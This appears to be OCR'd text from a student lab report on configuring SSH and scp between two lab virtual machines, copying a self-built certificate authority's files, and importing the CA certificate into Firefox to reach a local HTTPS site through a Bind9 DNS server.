└─$ sudo ufw allow 3000
Rule added
Rule added (v6)


Connect Client with SSH and Sharing Files


```
#copy file using ssh
#syntax
#scp -P port_number user@userAddress:copy_path destination_path
scp -P 3000 rifat@192.168.56.5:/home/rifat/ca/generated/ca.crt
/home/cse487/Downloads

#copy directories
scp -r -P 3000 rifat@192.168.56.5:/home/rifat/share
/home/cse487/Downloads
```





rifat@kali: ~/ca/generated
cse487@rifat-ubuntu-linux:~$ ssh rifat@192.168.56.5 -p 3000
rifat@192.168.56.5's password:
Linux kali 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Dec 24 12:31:39 2023 from 192.168.56.4
(Message from Kali developers)
This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
(Run: "touch ~/.hushlogin" to hide this message)
(rifat㉿kali)-[~]
$ ls
Bind9-DNS-Config Documents Music Pictures Templates Videos openssh
Desktop Downloads Nginx-Webserver-Config Public 'UFW Firewall' ca
(rifat㉿kali)-[~]
$ cd ca
(rifat㉿kali)-[~/ca]
$ ls
OpenSSL.txt generated root-ca root-ca.conf server sub-ca sub-ca.conf
(rifat㉿kali)-[~/ca]
$ cd generated
(rifat㉿kali)-[~/ca/generated]
$ ls
ca.crt chained.crt server.crt server.key server.pfx sub-ca.crt
(rifat㉿kali)-[~/ca/generated]


rifat@kali: ~/ca/generated
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Dec 24 12:31:39 2023 from 192.168.56.4
(Message from Kali developers)
This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
(Run: "touch ~/.hushlogin" to hide this message)
(rifat㉿kali)-[~]
$ ls
Bind9-DNS-Config Documents Music Pictures Templates Videos openssh
Desktop Downloads Nginx-Webserver-Config Public 'UFW Firewall' ca
(rifat㉿kali)-[~]
$ cd ca
(rifat㉿kali)-[~/ca]
$ ls
OpenSSL.txt generated root-ca root-ca.conf server sub-ca sub-ca.conf
(rifat㉿kali)-[~/ca]
$ cd generated
(rifat㉿kali)-[~/ca/generated]
$ ls
ca.crt chained.crt server.crt server.key server.pfx sub-ca.crt
(rifat㉿kali)-[~/ca/generated]
$ pwd
/home/rifat/ca/generated
(rifat㉿kali)-[~/ca/generated]
$


cse487@rifat-ubuntu-linux: ~
cse487@rifat-ubuntu-linux: ~
cse487@rifat-ubuntu-linux: ~
cse487@rifat-ubuntu-linux: ~/Downloads
cse487@rifat-ubuntu-linux:~$ scp -P 3000 rifat@192.168.56.5:/home/rifat/ca/generated/ca.crt /home/cse487/Downloads
rifat@192.168.56.5's password:
ca.crt 100% 2029 452.0KB/s 00:00
cse487@rifat-ubuntu-linux:~$


cse487@rifat-ubuntu-linux: ~
cse487@rifat-ubuntu-linux: ~
cse487@rifat-ubuntu-linux: ~
cse487@rifat-ubuntu-linux: ~
cse487@rifat-ubuntu-linux:~$ scp -P 3000 rifat@192.168.56.5:/home/rifat/ca/generated/ca.crt /home/cse487/Downloads
rifat@192.168.56.5's password:
ca.crt 100% 2029 452.0KB/s 00:00
cse487@rifat-ubuntu-linux:~$ ls Downloads
Bind9.pdf
Bind9.txt
ca.crt
domain-powerhoster-com-some-interesting-facts-about-domain-name-system-.pdf
'how one user can copy other user file linux in a single machine .pdf'
How-The-Web-Works.webp
'IPS (Intrusion Prevention System).pdf'
kali-linux-2023.4-installer-amd64.iso.iso
OpenSSL.txt
Oracle_VM_VirtualBox_Extension_Pack-6.1.38-153438.vbox-extpack
PERFORMANCE.docx
Pictures-20231215T184714Z-001.zip
'Securing a Network System with PKI and Configure Firewall and IDS.pdf'
'Unconfirmed 330535.crdownload'
cse487@rifat-ubuntu-linux:~$


cse487@rifat-ubuntu-linux: ~
cse487@rifat-ubuntu-linux:~$ scp -P 3000 rifat@192.168.56.5:/home/rifat/Pictures.zip /home/cse487/Downloads
rifat@192.168.56.5's password:
Pictures.zip 100% 6924KB 190.2MB/s 00:00
cse487@rifat-ubuntu-linux:~$ scp -P 3000 rifat@192.168.56.5:/home/rifat/share /home/cse487/Downloads
rifat@192.168.56.5's password:
scp: /home/rifat/share: not a regular file
cse487@rifat-ubuntu-linux:~$ scp -r -P 3000 rifat@192.168.56.5:/home/rifat/share /home/cse487/Downloads
rifat@192.168.56.5's password:
root-ca.conf 100% 2909 3.3MB/s 00:00
root-ca.conf 100% 2909 4.4MB/s 00:00
ca.crt 100% 2029 1.2MB/s 00:00
serial.old 100% 33 19.0KB/s 00:00
serial 100% 33 23.6KB/s 00:00
ca.key 100% 3434 5.3MB/s 00:00
index.attr 100% 21 11.4KB/s 00:00
index 100% 100 144.8KB/s 00:00
index.old 100% 0 0.0KB/s 00:00
874A288705E666CA9E8E9D2B9F95AD18.pem 100% 2009 520.1KB/s 00:00
server.key 100% 1704 2.3MB/s 00:00
ca.crt 100% 2029 2.7MB/s 00:00
chained.crt 100% 6152 3.6MB/s 00:00
server.pfx 100% 3267 2.4MB/s 00:00
sub-ca.crt 100% 2009 4.0MB/s 00:00
server.crt 100% 2114 4.5MB/s 00:00
sub-ca.conf 100% 3355 5.0MB/s 00:00
server.pfx 100% 3267 4.9MB/s 00:00
server.crt 100% 2114 3.1MB/s 00:00
server.csr 100% 1135 1.9MB/s 00:00
server.key 100% 1704 3.5MB/s 00:00
OpenSSL.txt 100% 3152 2.3MB/s 00:00
sub-ca.crt 100% 2009 4.5MB/s 00:00
sub-ca.csr 100% 1687 3.6MB/s 00:00
serial.old 100% 33 86.8KB/s 00:00
serial 100% 33 65.1KB/s 00:00
sub-ca.key 100% 3434 6.3MB/s 00:00
sub-ca.conf 100% 3355 6.5MB/s 00:00
index.attr 100% 21 19.3KB/s 00:00
index 100% 161 361.3KB/s 00:00

Certificate import to the client browser

1. Adding the ca.crt File to Firefox:

- **Open Firefox Preferences:** Click the three-line menu in the top right corner, then select "Preferences" or "Options."
- **Navigate to Certificates:** Go to the "Privacy & Security" tab, scroll down to the "Certificates" section, and click the "View Certificates" button.
- **Import the Certificate:**
    - Under the "Authorities" tab, click the "Import" button.
    - Locate the ca.crt file on your computer and select it.
    - Check the box "Trust this CA to identify websites" and click "OK."

2. Clearing Browser Cache:

- **Access Cache Clearing:** In Firefox, go to "Preferences" or "Options" and find the "Privacy & Security" section.
- **Clear Cache and Data:** Look for options like "Clear history" or "Clear cache and cookies" and select the appropriate items to clear.

3. Checking Network Connection:

- **Verify Connection:** Ensure your device is connected to the correct network.
- **Check Network Settings:** Open your device's network settings and confirm that it's connected to the intended network.

4. Checking DNS Settings:

- **Automatic DNS:** If using automatic DNS, ensure it's configured correctly in your network settings.
- **Manual DNS:** If using manual DNS, follow these steps:
    - **Access DNS Settings:** Locate the DNS settings in your network configuration.
    - **Enter DNS Server IP:** Enter the IP address of your Bind9 DNS server.


5. Restarting Network:


- **Restart Network:** Disconnect and reconnect to your network, or restart your network device.


6. Accessing the Website:


- **NSLOOKUP Command into Terminal:** `nslookup www.ewubdserver.com`


- **Enter Web Address:** After completing these steps, enter the web address of the website in your browser. You should now be able to access it securely with SSL.




